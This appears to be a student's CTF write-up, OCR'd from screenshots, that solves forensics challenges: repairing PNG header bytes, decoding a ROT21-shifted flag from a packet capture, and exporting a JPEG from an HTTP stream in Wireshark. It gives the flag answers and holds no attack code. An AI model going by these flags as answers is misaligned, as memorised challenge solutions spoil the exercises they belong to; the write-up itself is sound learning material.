00000020  0F 00 00 00 04 67 41 4D 41 00 00 B1 8F 0B FC 61  .....gAMA..▒Å.ⁿa
00000030  05 00 00 00 20 63 48 52 4D 00 00 7A 26 00 00 80  .... cHRM..z&..Ç
00000040  84 00 00 FA 00 00 00 80 E8 00 00 75 30 00 00 EA  ä..·...ÇΦ..u0..Ω
00000050  60 00 00 3A 98 00 00 17 70 9C BA 51 3C 00 00 00  `..:ÿ...p£║Q<...
00000060  09 70 48 59 73 00 00 16 25 00 00 16 25 01 49 52  .pHYs...%...%.IR
00000070  24 F0 00 00 00 06 62 4B 47 44 00 FF 00 FF 00 FF  $≡....bKGD. . .
00000080  A0 BD A7 93 00 00 00 07 74 49 4D 45 07 E7 06 0B  á╜ºô....tIME.τ..
00000090  12 37 13 94 CF 65 CF 00 00 00 25 74 45 58 74 64  .7.ö╧e╧...%tEXtd
000000A0  61 74 65 3A 63 72 65 61 74 65 00 32 30 32 33 2D  ate:create.2023-
000000B0  30 36 2D 31 31 54 31 38 3A 35 35 3A 30 32 2B 30  06-11T18:55:02+0
000000C0  30 3A 30 30 46 1B DE 47 00 00 00 25 74 45 58 74  0:00F.▐G...%tEXt
000000D0  64 61 74 65 3A 6D 6F 64 69 66 79 00 32 30 32 33  date:modify.2023
000000E0  2D 30 36 2D 31 31 54 31 38 3A 35 35 3A 30 32 2B  -06-11T18:55:02+
000000F0  30 30 3A 30 30 37 46 66 FB 00 00 E2 A0 49 44 41  00:007Ff√..ΓáIDA
00000100  54 78 5E EC FD 59 B0 6E 4B B6 DF 07 E5 D7 37 6B  Tx^∞²Y░nK╢▀.σ╫7k
00000110  AD DD 9E 73 AA AF DB 97 EA 4A 42 16 C2 32 32 02  ¡▌₧s¬»█ùΩJB.┬22.
00000120  07 18 37 22 1C 52 18 49 57 2D 6F 44 F0 02 11 3C  ..7".R.IW-oD≡..<
00000130  F1 EC FB 40 04 6F 3C 41 40 F0 C2 83 21 1C 21 E4  ±∞√@.o<A@≡┬â!.!Σ
```


- It seems the header values of the image are not correct , hence needs to be changed to fix the image
- Hence changed the following values:
  .pgn --> .PNG : 89 70 67 6E --> 89 50 4E 47
  Iddd --> IHDR : 49 64 64 64 --> 49 48 44 52



chall.png ×

```
00000000  89 50 4E 47 0D 0A 1A 0A 00 00 00 0D 49 48 44 52  ëPNG........IHDR
00000010  00 00 01 2C 00 00 00 A8 08 06 00 00 00 58 78 D3  ...,...¿.....Xx╙
00000020  0F 00 00 00 04 67 41 4D 41 00 00 B1 8F 0B FC 61  .....gAMA..▒Å.ⁿa
00000030  05 00 00 00 20 63 48 52 4D 00 00 7A 26 00 00 80  .... cHRM..z&..Ç
00000040  84 00 00 FA 00 00 00 80 E8 00 00 75 30 00 00 EA  ä..·...ÇΦ..u0..Ω
00000050  60 00 00 3A 98 00 00 17 70 9C BA 51 3C 00 00 00  `..:ÿ...p£║Q<...
00000060  09 70 48 59 73 00 00 16 25 00 00 16 25 01 49 52  .pHYs...%...%.IR
00000070  24 F0 00 00 00 06 62 4B 47 44 00 FF 00 FF 00 FF  $≡....bKGD. . .
00000080  A0 BD A7 93 00 00 00 07 74 49 4D 45 07 E7 06 0B  á╜ºô....tIME.τ..
00000090  12 37 13 94 CF 65 CF 00 00 00 25 74 45 58 74 64  .7.ö╧e╧...%tEXtd
000000A0  61 74 65 3A 63 72 65 61 74 65 00 32 30 32 33 2D  ate:create.2023-
000000B0  30 36 2D 31 31 54 31 38 3A 35 35 3A 30 32 2B 30  06-11T18:55:02+0
000000C0  30 3A 30 30 46 1B DE 47 00 00 00 25 74 45 58 74  0:00F.▐G...%tEXt
000000D0  64 61 74 65 3A 6D 6F 64 69 66 79 00 32 30 32 33  date:modify.2023
000000E0  2D 30 36 2D 31 31 54 31 38 3A 35 35 3A 30 32 2B  -06-11T18:55:02+
000000F0  30 30 3A 30 30 37 46 66 FB 00 00 E2 A0 49 44 41  00:007Ff√..ΓáIDA
00000100  54 78 5E EC FD 59 B0 6E 4B B6 DF 07 E5 D7 37 6B  Tx^∞²Y░nK╢▀.σ╫7k
00000110  AD DD 9E 73 AA AF DB 97 EA 4A 42 16 C2 32 32 02  ¡▌₧s¬»█ùΩJB.┬22.
00000120  07 18 37 22 1C 52 18 49 57 2D 6F 44 F0 02 11 3C  ..7".R.IW-oD≡..<
00000130  F1 EC FB 40 04 6F 3C 41 40 F0 C2 83 21 1C 21 E4  ±∞√@.o<A@≡┬â!.!Σ
```

- Saving the image with follwing changes and opening the image




[flag12] = bi0s{crc_f1xup}

CHINMAY.B - NETWORK SECURITY CTF WRITEUP

1. Decrypt_The_Secrets

`Documents attached : Decrypt the Secrets.pcapng`

- We look through all the data packets in the packets as there are only 18 packets total
- But the data in the packet 16 has data which is similar to flag format which is pecular



Decrypt the Secrets.pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
tcp p 443


```
No.  Time      Source        Destination   Protocol Length Identification Data
   2 0.010347  193.11.11.11  192.12.11.2   TCP       57 0x0001 (1)  686579
   3 0.027080  192.12.11.2   193.11.11.11  TCP       94 0x0001 (1)  492067756573732074686520636f70732061726520686176696e
   4 0.032224  193.11.11.11  192.12.11.2   TCP      106 0x0001 (1)  6d617962652077652061726520756e6465722074686520726164
   5 0.035791  192.12.11.2   193.11.11.11  TCP      101 0x0001 (1)  736f206865726520697320746865206b6579203520616e642077
   6 0.038471  193.11.11.11  192.12.11.2   TCP      122 0x0001 (1)  79657020352069742069732c20492072656d656d626572207468
   7 0.041558  192.12.11.2   193.11.11.11  TCP      116 0x0001 (1)  646a75204e206c7a6a78782064747a20686673207a73696a7778
   8 0.046907  193.11.11.11  192.12.11.2   TCP       95 0x0001 (1)  646a7520626a2068667320676a6c6e7320626e796d20747a7720
   9 0.050131  192.12.11.2   193.11.11.11  TCP      124 0x0001 (1)  585420626a2066776a206c746e736c20797420706e6973667520
  10 0.053202  193.11.11.11  192.12.11.2   TCP      115 0x0001 (1)  4e20667220787a776a206d6a20626e717120676a20616e786e79
  11 0.065107  192.12.11.2   193.11.11.11  TCP      126 0x0001 (1)  4c74746920757166686a206b7477207a782c20787420626a206c
  12 0.070756  193.11.11.11  192.12.11.2   TCP      129 0x0001 (1)  796570207468656e2077652063616e2061637475616c6c792067
  13 0.077268  192.12.11.2   193.11.11.11  TCP       83 0x0001 (1)  7874204e20626e7171206c6a7920796d6a20796d6e736c782069
  14 0.082224  193.11.11.11  192.12.11.2   TCP       86 0x0001 (1)  646a7520626a20626e717120726a6a79207473206b776e696664
  15 0.088663  192.12.11.2   193.11.11.11  TCP       86 0x0001 (1)  646a7520626a20626e717120726a6a79207473206b776e696664
  16 0.099039  193.11.11.11  192.12.11.2   TCP      105 0x0001 (1)  6d7462206667747a7920676e30787b733379623077705f6e7379
  17 0.113222  192.12.11.2   193.11.11.11  TCP       69 0x0001 (1)  7470666420796d6a7320786a6a6466
  18 0.118387  193.11.11.11  192.12.11.2   TCP       63 0x0001 (1)  747066642067747878
```

```
> Frame 16: 105 bytes on wire (840 bits), 105 byt
> Ethernet II, Src: 6a:5a:9e:1a:7f:d6 (6a:5a:9e:1
> Internet Protocol Version 4, Src: 193.11.11.11,
> Transmission Control Protocol, Src Port: 584, D
> Data (51 bytes)
```

```
0000  ef 45 1f a4 75 3e 6a 5a  9e 1a 7f d6 08 00 45 00   ·E··u>jZ ······E·
0010  00 5b 00 01 00 00 40 06  e3 77 c1 0b 0b 0b c0 0c   ·[····@· ·w······
0020  0b 02 02 48 18 27 00 00  00 00 00 00 00 00 50 18   ···H·'·· ······P·
0030  20 00 24 5f 00 00 6d 74  62 20 66 67 74 7a 79 20    ·$_··mt b fgtzy
0040  67 6e 30 78 7b 73 33 79  62 30 77 70 5f 6e 73 79   gn0x{s3y b0wp_nsy
0050  6a 77 68 6a 75 79 6e 74  73 5f 6c 30 6a 78 5f 67   jwhjuynt s_l0jx_g
0060  30 30 72 63 30 63 30 7d  3f                        00rc0c0} ?
```

Decrypt the Secrets.pcapng
Packets: 18 · Displayed: 18 (100.0%)
Profile: Chinmay


- Following the tcp stream we can see it clearly



Wireshark · Follow TCP Stream (tcp.stream eq 15) · Decrypt the Secrets.pcapng


```
mtb fgtzy gn0x{s3yb0wp_nsyjwhjuynts_l0jx_g00rc0c0}?
```

- We can use ROT algorithm to check if we can decrypt it. i.e., check with all the ROT1 , ROT2.....etc algrithms
- Finally obtained the flag by decrypting using ROT21



Original Text:

```
gn0x{s3yb0wp_nsyjwhjuynts_l0jx_g00rc0c0}
```




```
bi0s{n3tw0rk_interception_g0es_b00mx0x0}
```

> [flag13] = bi0s{n3tw0rk_interception_g0es_b00mx0x0}

2. Packet_Sniffing

`Documents Attached : Packet Sniffing.pcap`

- Looked at all the packets
- Looked at http packet and observed a huge amount of data was being sent in a packet 33
- By following http stream at the packet 33 , we could see huge amount of data


Wireshark · Follow HTTP Stream (tcp.stream eq 1) · Packet Sniffing.pcap

```
HTTP/1.1 200 OK
Content-Type: image/jpeg
Content-Length: 57027

.....JFIF...........C.................................          .           ..
...


......      ..
.........C..............................................................`....".............................
........
......................}.........!1A..Qa."q.2....#B...R..$3br.
.....
%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz...........................................................
................................
.....................w........!1..AQ.aq."2...B....        #3R..br.
.$4.
%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz...........................................................
.................?.....(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...
(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...
(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...
(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...
(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...
(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...
(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...
(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...
(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...
(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...
(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...
(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...
(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...
(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...
(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...
(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...
(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...
(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...
(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...
(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...
(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...
(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...
```


1 client pkt, 0 server pkts, 0 turns.

Entire conversation (57 kB)

Show data as ASCII

Find:
Find Next
Filter Out This Stream
Print
Save as...
Back
Close
Help


- Observing JFIF , i could identify that an image was being transferred using HTTP
- We can make use of wireshark's export object feature to download the object being sent through http


Wireshark · Export · HTTP object list
Text Filter:
Content Type: All Content-Types
Save
Save All
Preview
Close
Help

Packet	Hostname	Content Type	Size	Filename
33		image/jpeg	57 kB	

- Saved the object and the object was not having any extension

- After inserting jpeg as extension , we could be able to open the jpeg image which had flag value



bi0s{w1r35h4rk_exp0rts_1s_c00l}

